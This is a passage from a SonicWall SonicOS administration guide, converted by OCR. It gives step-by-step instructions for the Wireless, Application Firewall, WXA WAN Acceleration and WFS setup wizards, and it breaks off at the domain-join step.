- **Static**, go to Configuring Static Assignment.
- **Layer 2 Bridged Mode**, go to Configuring Layer 2 Bridged Pair.

Configuring Static Assignment


1 Enter the default gateway WLAN IP address in the **WLAN IP Address** field. The **Wireless Wizard** creates a default IP address that you can change.

2 Enter the default WLAN IP address of the subnet mask in the **WLAN Subnet Mask** field. The **Wireless Wizard** creates a default IP address that you can change.

3 Go to Configuring WLAN Radio Settings


Configuring Layer 2 Bridged Pair

The options change of the **Wireless LAN Settings** page.



1 Select the bridged-pair interface from the **Bridged to** drop-down menu.

2 Click **Next**. An information message displays regarding the interface bridge not changing zone.




3 Click **OK**. The message closes.

4 Go to Configuring WLAN Radio Settings.


Configuring WLAN Radio Settings

1 Click **Next**. A information message recommending maintaining wireless drivers displays.



2 Click **OK**.

3 Click **Next**. The **WLAN Radio Settings** page displays.



4 Enter the Service Set ID (SSID), which serves as the primary identifier for your wireless network, in the **SSID** field. The SSID may be up to 32 alphanumeric characters long and is case sensitive.

5 Select the desired radio mode and channel of operation from these drop-down menus:

- **Radio Mode** – Select from these options"
  - **2.4GHz 802.11n/g/g Mixed** (default)
  - **2.4GHz 802.11n Only**
  - **2.4GHz 802.11g/g Mixed**
  - **2.4GHz 802.11g Only**
- **County Code** – Options change depending on the agency specified in the **Regulatory Domain**.

  NOTE: The user is responsible for complying to al laws prescribed by the governing regulatory domain and locale.

- **Radio Band** – Select from
  - **Auto** (default)
  - **Standard - 30 MHz Channe**l
  - **Wide - 40 MHz Channel**

NOTE: The Primary Channel and Secondary Channel change, depending on what you select for **Radio Band**.

- **Primary Channel** – Select from:
  - **Auto** (default) – This is the only choice if you selected **Auto** for **Radio Band**.
  - A list of channels.

NOTE: If you selected **Standard** for **Radio Band**, this option changes to **Standard Channel**.

- **Secondary Channel** – Select from:
  - **Auto** (default) – This is the only choice if you selected **Auto** for **Radio Band** or **Primary Channel**.
  - A list of channels.

NOTE: If you selected **Standard** for **Radio Band**, this option does not display.

6 Optionally, select **Enable Short Guard Interval**. This option is not selected by default.

7 Optionally, select **Enable Aggregation**. This option is not selected by default.

8 Click Next. The **WLAN Security Settings** page displays.

9 Select a security model:

- **WPA/WPA2 Mode** – Wi-Fi Protected Access (WPA) is the security wireless protocol based on 802.11i standard. It is the recommended protocol if your wireless clients also support WPA.
- **Connectivity** –

CAUTION: This mode offers no encryption or access controls and allows unrestrained wireless access to the device.

10 Click **Next**.

11 if you selected:

- **WPA/WPA2 Mode**, the **WPA Mode Settings** page displays; go to WPA Mode Settings.
- **Connectivity**, go to WLAN LAP (Virtual Access Point) Settings.

WPA Mode Settings

1 Configure the authentication type from the **Authentication Type** drop-down menu:

WPA-PSK	WPA2-PAK	WPA2-AUTO-PSK
WPA-EAP	WPA2-EAP	WPA2-AUTO-EAP

NOTE: The options change depending on the authentication type you choose.

2 Configure the WPA/WPA2 settings for your SonicWall appliance from these drop-down menus:

- **Cipher Type**: **AES** (default), **TKIP**, **Auto**
- **Group Key Update**: **By Timeout** (default), **Disabled**


3 Enter a time in the **Interval (seconds)** field. The default is **86400**.

4 If you chose

- **WPA-PSK**, **WPA2-PSK**, or **WPA-AUTO-PSK**, enter the Preshared Key Settings (PSK) in the **Passphrase** field. The passphrase must be at least eight alphanumeric characters.
- **WPA-EAP**, **WPA2-EAP**, or **WPA-AUTO-EAP**, enter the Extensible Authentication Protocol Settings (EAP) settings in these fields:
  - **Radius Server 1 IP** and its **Port**
  - **Radius Server 1 Secret**
  - Optionally, **Radius Server 2 IP** and its **Port**
  - Optionally, **Radius Server 2 Secret**

5 Click **Next**.

If you entered EAP settings, a message displays about updating the firewall access rule for the Radius server automatically.



The **WLAN LAP (Virtual Access Point) Settings** page displays.

WLAN LAP (Virtual Access Point) Settings

At this point, you have created one SSID with the displayed name. You can create up to seven VAP SSIDs.

1 If you:

- Do not want to create a VAP SSID (you can always create more later), click **Next**.
  - Go to Wireless Configuration Summary on page 1761
- Want to create another VAP SSID, select the **Yes, I want to create another virtual access point** checkbox. More options are displayed.

2 Enter a name for the VAP in the **VAP NAME** field.


3 Enter an SSID for the VAP in the **VAP SSID** field.

4 Select one of the security modes:

- **WPA/WPA2 Mode**
- **Connectivity**

CAUTION: This mode offers no encryption or access controls and allows unrestrained wireless access to the device.

5 Click **Next**. The **WLAN VAP (Virtual Access Point) Settings** second page displays.



6 Enter a VLAN tag in the **WLAN VLAN TAG** field. This tag is a number with a range of 1 - 4094.

7 Enter an IP address in the **WLAN IP address** field. The default is **0.0.0.0**.

8 Optionally, enter a subnet mask in the **WLAN Subnet Mask** field. The default is **255.255.255.0**.

9 Optionally, select a zone from the **WLAN Zone** drop-down menu.

10 Optionally, to create a new zone, select the **Create a new zone and bound the new subnet to it** check box.

- Enter the zone name in the **New Zone Name** field.

11 Click **Next**. The **WLAN VAP (Virtual Access Point) Settings** page redisplays.

12 If you:

- Want to create more VAP SSIDs, repeat Step 1 through Step 11 for each VAP SSID up to a total of seven.
- Have created all the VAP SSIDs you want, click **Next**. The **Wireless Configuration Summary** page displays.

Wireless Configuration Summary


NOTE: What is displayed on the **Wireless Configuration Summary** page depends on how you configured the settings.

1 Verify the settings.

2 Make any changes by clicking **Back** to the appropriate page.

3 Click **Accept** to apply the configuration to your SonicWall appliance.

The SonicWall appliance stores the wireless settings. A message appears while the configuration is being updated.



When the configuration has been updated, the **Wireless Wizard Complete** page displays.

4 Click **Finish**.

144

Configuring Application-Level Network Traffic Policies


- Wizards > Application Firewall Wizard

Wizards > Application Firewall Wizard

The **Application Firewall Wizard** provides safe configuration for many common use cases, but not for everything. If at any time during the **Application Firewall Wizard** you are unable to find the options that you need, you can click **Cancel** and proceed using manual configuration.

To use the Application Firewall Wizard to configure application firewall:


1 Click **Wizard** on the top right corner of the SonicOS management interface. The **Configuration Wizard Welcome** dialog displays.



2 Select the **Application Firewall Wizard** radio button.

3 Click **Next**. The **Application Firewall Wizard Introduction** page displays.

4 Click **Next**. The **Application Firewall Policy Type** page displays.



5 Select a policy type, which will apply only to the type of traffic that you select:

- **I would like to apply a policy to SMTP email**
- **I would like to apply a policy to POP3 email**
- **I would like to apply a policy to Web Access**
- **I would like to apply a policy to FTP file transfer**

NOTE: The options on the next page depend on your choice here.

6 Click **Next**. The **Select *<your choice>* Rules for Application Firewall** page displays.

7 Depending on your choice in the previous step, this page is one of four possible screens:

- **Select SMTP Rules for Application Firewall Policy**
- **Select POP3 Rules for Application Firewall Policy**
- **Select Web Access Rules for Application Firewall Policy**
- **Select FTP Rules for Application Firewall Policy**

Select a policy rule from the choices supplied.

8 Click **Next**. The page displayed here varies depending on your choice of policy rule in Step 5. For the following policy rules, the wizard displays the **Set Application Firewall Object Content** screen on which you can select the traffic direction to scan, and the content or keywords to match.

- All SMTP policy rule types *except* **Specify maximum email size**
- All POP3 policy rule types
- All Web Access policy rule types

- All FTP policy types *except* **Make all FTP access read-only** and **Disallow usage of SITE command**

In the **Set Application Firewall Object Content** screen, perform the following steps:

a In the **Direction** drop-down list, select the traffic direction to scan from the drop-down list. Select one of **Incoming**, **Outgoing**, or **Both**.

b Do one of the following:

> **NOTE:** If you selected a choice with the words **except the ones specified** in the previous step, content that you enter here will be the only content that does *not* cause the action to occur.

- In the **Content** field, type or paste a text or hexadecimal representation of the content to match, and then click **Add**. Repeat until all content is added to the **List** field.
- To import keywords from a predefined text file that contains a list of content values, one per line, click **Load From File**.

9 Click **Next**.

If you selected a policy type in the previous step that did *not* result in the **Set Application Firewall Object Content** page with the standard options, the wizard displays a page that allows you to select the traffic direction, and certain other choices depending on the policy type.

- In the **Direction** drop-down menu, select the traffic direction to scan.
- **SMTP**: In the **Set Maximum Email Size** page, in the **Maximum Email Size** field, enter the maximum number of bytes for an email message.
- Web Access: In the special-case **Set Application Firewall Object Content** page, the **Content** field has a drop-down menu with a limited number of choices, and no **Load From File** button is available. Select a browser from the drop-down menu.
- **FTP**: In the special-case **Set Application Firewall Object Content** page, you can only select the traffic direction to scan.

10 Click **Next**.

11 In the **Application Firewall Action Type** page, select the action to take when matching content is found in the specified type of network traffic.

12 Click **Next**.

You will see one or more of the following choices depending on the policy type, which is shown in parentheses here for reference:

- Blocking Action - block and send custom email reply (SMTP)
- Blocking Action - block without sending email reply (SMTP)
- Blocking Action - disable attachment and add custom text (POP3)
- Blocking Action - custom block page (Web Access)
- Blocking Action - redirect to new location (Web Access)
- Blocking Action - reset connection (Web Access, FTP)
- Blocking Action - add block message (FTP)
- Add Email Banner (append text at the end of email) (SMTP)
- Log Only (SMTP, POP3, Web Access, FTP)

13 In the **Application Firewall Action Settings** page (if it is displayed), in the **Content** field, type the text or URL that you want to use.

14 Click **Next**.

The **Application Firewall Action Settings** page is only displayed when you selected an action in the previous step that requires additional text. For a Web Access policy type, if you selected an action that redirects the user, you can type the new URL into the **Content** field.

15 In the **Select Name for Application Firewall Policy** page, in the **Policy Name** field, type a descriptive name for the policy.

16 Click **Next**.

17 In the **Confirm New Application Firewall Policy Settings** page, review the displayed values for the new policy and do one of the following:

- To create a policy using the displayed configuration values, click **Accept**.
- To change one or more of the values, click **Back**.

18 In the **Application Firewall Policy Wizard Complete** page, to exit the wizard, click **Close**.

145


Configuring WAN Acceleration

Wizards > WXA Setup Wizard

The **WXA Setup Wizard** guides you through each step of the initial setup and configuration of the NSA or TZ series appliance so that, when coupled with a WXA series appliance, it can deliver WAN Acceleration to the local users.

The following should be considered before using the **WXA Setup Wizard**:

- The NSA or TZ series appliance must be setup, configured, and licensed.
- The WXA series appliance is not set up in a routing or layer 2 bridge mode. Although this configuration can be used with the WXA series appliance, it is not supported by the **WXA Setup Wizard**. Only site-to-site Virtual Private Networks (VPN) are compatible with this wizard.
- IPv6 is not supported.
- Using the **WXA Setup Wizard** overwrites any existing configuration.
- The WXA series appliance should not be powered up before using the **WXA Setup Wizard**. You are directed to power up the appliance as you are guided through the **WXA Setup Wizard**.




To use the **WXA Setup Wizard**, perform the steps in the following sections:

- Interface
- Connect the WXA
- Enable Acceleration
- Acceleration Components
- VPNs
- Done
- WFS Setup Wizard

Interface

The **Interface** page guides you though the process of configuring the interface on the NSA/TZ series appliance, that the WXA series appliance is connecting to.



To configure an interface:

1 Select an unused interface from the **Interface** drop-down menu.

NOTE: If the interface has previously been configured and the settings are suitable, an option to preserve the existing settings is available.

2 Select the desired zone from the **Zone** drop-down menu.


3 Enter the desired IP address and netmask in the **IP Address** and **Netmask** text-fields. This IP address is usually from one of the private ranges not already used locally or on the VPNs.

4 Click the **Next** button.

Connect the WXA


The **Connect the WXA** page guides you through the process of connecting the WXA series appliance to the NSA/TZ series appliance.

When you have connected the appliance, powered it up, and finished the reboot, click the **Next** button to continue.



Enable Acceleration

The **Enable Acceleration** page notifies you that the WAN Acceleration service is going to be enabled and a static lease will be created for the WXA series appliance.




For virtual WXAs (WXA 5000 Virtual Appliance and WXA 500 Live CD), a license is required. At this stage, if the NSA/TZ series appliance does not have the license for WAN Acceleration, a License page will appear.

Enter the proper licensing information, then click the **Next** button to continue.

Acceleration Components

The **Acceleration Components** page is used to enable or disable the individual components of the WAN Acceleration service:



Perform the following:

1 Select or deselect the checkbox(s) for the desired acceleration components:

- **TCP Acceleration**
- **WFS (Unsigned SMB)**
- **WFS (Support Signed SMB—this requires additional setup)**
- **Web Cache**

NOTE: If a component was previously enabled, it's check box will already be selected.


2 If you would like to configure support for Signed SMB traffic, click the **Launch the WFS Configuration wizard to configure support for Signed SMB traffic** check box.

The **WFS Setup Wizard** will automatically launch after you complete the **WXA Setup Wizard**.

3 Click the **Next** button to continue.

VPNs

The **VPNs** page displays a list of all the IPv4 VPNs. If acceleration is already permitted on a VPN, the check box next to the VPN policy name will be checked.



Perform the following:

1 Select the check box next to the VPN policy name, for the policies you want to permit acceleration.

2 Click the **Next** button to continue.

Done


The **Done** page confirms that you have successfully completed the **WXA Setup Wizard**.

If you chose to use WFS Acceleration with support for Signed SMB, the **WFS Setup Wizard** will now display. To complete the **WFS Setup Wizard**, refer to the WFS Setup Wizard.

Click the **Close** button to exit the **WXA Setup Wizard**.

WFS Setup Wizard

The **WFS Setup Wizard** guides you through the configuration of the WXA series appliance on the Windows Domain in order to support Signed SMB. After the appliance has joined the domain, you will have the opportunity to configure the shares on the remote servers that you would like to be included in the WFS Acceleration process. It is strongly recommended that you configure the WXA series appliances at the sites where the file servers are located before configuring the WXA series appliances at the branch sites requiring remote access to the shares.




To use the WXA Setup Wizard, perform the steps in the following sections:

- Enable WFS
- Domain Details
- Troubleshoot Domain Discovery
- Configure the Domain
- Specify the WXA Hostname
- Select a Kerberos Server
- Join the Domain
- Configure Shares
- Configure Local File Servers
- Configure Remote File Servers
- Add Domain Records
- Done

Enable WFS

The **Enable WFS** page displays the enable status of WFS Acceleration with support for Signed SMB. It also guides you through selecting the WFS Acceleration Address, which is the IP address of the WXA series appliance on the LAN whose traffic is being accelerated. The address can be that of the WXA series appliance itself or the NSA/TZ series appliance (most common). If the IP Address is that of the NSA/TZ series appliance, NAT will be used to redirect appropriate traffic to the WXA series appliance.



Perform the following:

1 Click the **WFS Acceleration Address** drop-down menu, then select the IP address of the WXA series appliance on the LAN.


2 Click the **Next** button to enable WFS Acceleration with support for Signed SMB using the selected address.

Domain Details


The **Domain Details** page displays the following information after the WXA series appliance has determined the local domain:

- Domain
- WXA Hostname
- Default Hostname
- Kerberos Server
- Joined Domain (status)

Click the **Next** button to continue.



If the Local Domain is not discovered, you have the option to choose between troubleshooting why no domain was discovered or manually configuring a domain.



Troubleshoot

To troubleshoot why a domain was not discovered, select the **troubleshoot why no domain has been discovered** option and click the **Next** button. See Troubleshoot Domain Discovery for details.


Manual Configuration

To manually configure a domain, select the **Manually configure a domain** option and click the **Next** button. Perform the steps in the following sections:

- Configure the Domain
- Specify the WXA Hostname
- Select a Kerberos Server
- Join the Domain

Troubleshoot Domain Discovery

The **Troubleshoot Domain Discovery** page displays the results of the troubleshooting process. Follow the directions displayed on this page, then click the **Next** button to continue.



Configure the Domain

The **Configure the Domain** page lets you manually enter the name of the domain that you want the WXA series appliance to join.


Perform the following:

1. In the **Fully Qualified Domain Name** text-field, enter the name of the domain that you want the WXA series appliance to join.
2. Click the **Next** button to continue.

Specify the WXA Hostname

The **Specify the WXA Hostname** page gives you the option to enter a WXA Hostname or use the default.

IMPORTANT: If you are configuring a WXA 5000 Virtual Appliance or WXA 500 Live CD, you are required to enter a **WXA Hostname**; no default is provided.




Perform the following:

1 In the **WXA Hostname** text-field, enter a hostname for the WXA appliance or use the default.

2 Click the **Next** button to continue.

Select a Kerberos Server

The **Select a Kerberos Server** page lets you configure a Kerberos server manually if one has not been automatically discovered.



Perform the following:

1 Select a method to configure the Kerberos server:

- **Allow automatic choice of a discovered Kerberos server**.
- **Manually enter the Kerberos server**.
- **Select a discovered Kerberos server**.

2 Click the **Next** button to continue.

Join the Domain

The **Join the Domain** page has you enter your Administrator's credentials so the WXA series appliance can join the domain.

